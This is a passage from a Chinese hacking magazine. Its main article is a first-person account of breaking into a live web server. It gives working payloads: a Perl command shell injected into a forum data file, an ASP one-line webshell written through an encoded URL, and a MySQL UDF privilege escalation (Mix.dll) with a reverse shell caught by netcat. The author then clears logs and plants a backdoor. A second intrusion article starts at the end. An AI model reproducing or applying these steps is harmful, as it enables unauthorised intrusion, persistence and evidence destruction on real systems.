


图 6

下接 255 页

一次利用纯脚本技术入侵的漂亮展示



lcx

入侵目标是我早已经选择好的了，花了两个小时入侵成功。入侵的时间不长，过程也并不复杂，只是没有想到这次入侵是这样的漂亮和赏心悦目。技术还是一些大家都会的老技术，思路加运气使得这次入侵一气呵成。

目标站点只有一个雷傲论坛，使用的是最新版本，网站管理员打补丁很勤快。我自然想到了旁注，看一下同一虚拟主机上别的站点有何漏洞了。whois.webhosting.info/ip，得到了6个域名。挨个看了下，主机支持的脚本系统还挺多，ASP、PHP、CGI都有，我当然是选择从最熟悉的一个asp站点入手了。没有想到的是，asp系统竟然看到的都是生成html的风讯文章管理系统。如何知道是风讯系统的呢？站上所有版权都去掉了，只是在登录找到的后台页面时随便输了一个帐号，弹出了如图1所示的对话框。用对话框上的文字在百度里搜了一下，也没有找到相关的漏洞信息。还是继续找一下别的链接，在一个不起眼的地方发现了一个旧版网站入口，竟然是动网文章系统。直接暴库，得到了动网文章的数据库地址，如图2所示。

数据库的名字起得挺变态，不过把“#”换成“%23”就可以用下载软件下载了。打开下载的数据库，admin表里竟然有10几个管理员。不过动网文章系统后台没有什么好玩的，也不能上传，我也试过了直接在数据库里写入asp木马，可是不成功。这个站上，也有一个最新的雷傲论坛，挨个试一下是否有同样的管理员密码。功夫不负有心人，试到第6个的时候，竟然用其中一个帐号登录雷傲论坛成功了。进入论坛的后台，才发现这个帐号的权限并不大，只是有限的几个功能而已，根本不能对论坛的一些上传之类的重要功能进行设置。挨个看看自己现在具备的后台权限，发现有这样一个功能，就是可以编辑添加用来保留一些可以出售帖子的用户名，如图3所示。这里能不能写入一个cgi的shell呢？赶快去下载了一个最新版的雷傲论坛在本机装好，发现写入的用户名是保存在http://论坛url/data/cansalelist.cgi这个文件里。兴冲冲地写了一个“system @ARGV”最简单的shell在里边，如图4所示，可是提交后结果让人透心凉，如图5所示。经过在本机测试，发现原来cansalelist.cgi文件里本来就有一个“"0"”在最前边，于是提交的shell源码变成了“"0 system @ARGV"”这样，自然不会成功。在QQ上问了一下pinkeyes，他说好办，提交“||system @ARGV”就可以了。于是再次编辑图4所示的页面，改“system @ARGV”为“||system @ARGV”，再来试一下，一个可爱的shell出现了，如




图1




图2

图6。这个shell的用法就是“http://论坛url/data/cansalelist.cgi?cmd命令”，不过不直观。用它来遍历了一下目录，得到了网站路径在d:\home。用这个shell写一个S端的asp木马上去，提交“http://论坛url/data/cansalelist.cgi?echo+^<%25execute(request(chr(35)))%25^>+>d:\home\1.asp”，由于是在url里提交的，所以“<>”要用“^”来转义，空格换成了“+”，“%”换成了“%25”。不知为什么，s端里有双引号的话，我的S端asp木马就写不上去，于是我把“<%execute(request("#"))%>”，换成了“<%execute(request(chr(35)))%>”。搞了有1个小时之久，终于把S端ASP木马写到要入侵目标网站的目录底下了，得到了强大的海阳顶端网ASp木马的webshell了。




图3




图4




图5




图6

接下来就是提升权限了，目标网站没有serv-u、pcanywhere、vnc之类的东西，提权看来挺困难。不过，不是最近出了一种使用mysql提升权限的技术吗？用asp木马查看c:\winnt\mysql.ini，看到了mysql的root密码。在本机运行mysql -h ip -uroot -ppass来连接远程目标站，不行，连不上，不支持远程连接。还好，服务器支持php，用webshell再传一个php的webshell上去，然后再把提权的mix.dll传到目标网站上。用php的webshell连接它本机的mysql，执行“CREATE FUNCTION Mixconnect RETURNS STRING SONAME 'Mix.dll的物理文件地址;'”，如

图7所示，看样子是执行成功了，我在本机监听一个2005端口，nc -vvlp 2005，再在php的webshell里执行“select Mixconnect('我的ip','2005');”，如图8所示，本机的NC监听等了一会儿，成功得到了一个系统权限的shell，如图9所示。现在就是为所欲为了，传东东清日志，加个后门走人。




图 7




图 8





图 9

不过，我后来才发现，通过mix.dll提权，竟然使mysql呈假死状态，不得不通过后门再登录一次，重启了mysql服务，该网站才恢复正常。这次入侵，结合了asp、php、cgi的各项脚本技术，过程竟然异常的顺利，事后都觉得侥幸。不过，我想运气还是建立在实力的基础上的，只要其中一个环节出错，恐怕也没有这样顺利了。最后这几句好像有点王婆卖瓜的意思，大家不要笑我。

（文章中涉及到的工具lcx.php、mix.dll已经收录于光盘中）



从HTML注入到系统权限入侵

HaK_BaN[B.C.T]

对于服务器的安全，大家通常注意的是系统自身的权限配置、安全配置等，但是往往却会忽略了网站以及其他第三方程序带来的种种隐患以及安全问题。这些细小的问题都有可能造成网站的管理员权限被窃取，并给主机的安全带来直接的危害，这些问题是需要管理员注意的，本文就是一个很好的例子。

在网上我们可以看到各种各样的程序，针对一些不知名的程序我们使用什么样的方法去检测呢？下面我就以遇上的一个ASP+MSSQL的贴吧程序以例！从首页得知这个程序是从ASPTB修改而来的，把原有的ACCESS数据库转换为了MSSQL数据库模式，而且还保留了生成HTML的功能，在这里我们就可以知道程序的大概了，因为生成HTML的，所以我测试了CSS/XSS跨站脚本攻